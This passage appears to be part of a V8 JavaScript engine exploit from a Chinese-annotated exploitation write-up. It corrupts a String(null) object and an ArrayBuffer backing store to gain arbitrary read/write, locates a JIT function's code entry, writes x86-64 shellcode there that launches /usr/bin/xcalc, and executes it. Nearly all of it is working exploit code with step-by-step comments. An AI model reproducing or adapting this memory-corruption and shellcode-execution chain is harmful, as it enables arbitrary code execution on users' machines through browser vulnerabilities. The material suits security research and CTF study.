Check(String(null));//将String(null)写入到String(null)--->Value
%DebugPrint(n);
%SystemBreak();

Check2(ab_len_ptr_float);//将KByteLengthOffset地址写入到String(null)--->Hash   因为
String(null)--->Value的值已经改为String(null) 所以写入是写到了String(null)+0x8也就是
String(null)--->Hash的地方
                          //因为写的是double 所以要写入到所在地方指针的下一个WORD
%DebugPrint(m);
%SystemBreak();

Check3(func_addr_float);//用函数地址覆盖掉BackingStore
%DebugPrint(l);
%SystemBreak();

f64 = new Float64Array(ab); //ArrayBuffer里BackingStore指向的是function
shellcode_addr_float = f64[7];//function[7] = kCodeEntryOffset 找到
kCodeEntryOffset
print("0x"+(u2d(shellcode_addr_float)).toString(16));
Check3(shellcode_addr_float);//用kCodeEntryOffset覆盖掉BackingStore
%DebugPrint(l);
%SystemBreak();


// pop /usr/bin/xcalc
var shellcode = new Uint32Array(ab);//ArrayBuffer里BackingStore指向的是
kCodeEntryOffset    将shellcode写入到kCodeEntryOffset
shellcode[0] = 0x90909090;
shellcode[1] = 0x90909090;
```

```
shellcode[2] = 0x782fb848;
shellcode[3] = 0x636c6163;
shellcode[4] = 0x48500000;
shellcode[5] = 0x73752fb8;
shellcode[6] = 0x69622f72;
shellcode[7] = 0x8948506e;
shellcode[8] = 0xc03148e7;
shellcode[9] = 0x89485750;
shellcode[10] = 0xd23148e6;
shellcode[11] = 0x3ac0c748;
shellcode[12] = 0x50000030;
shellcode[13] = 0x4944b848;
shellcode[14] = 0x414c5053;
shellcode[15] = 0x48503d59;
shellcode[16] = 0x3148e289;
shellcode[17] = 0x485250c0;
shellcode[18] = 0xc748e289;
shellcode[19] = 0x00003bc0;
shellcode[20] = 0x050f00;

evil_f();
```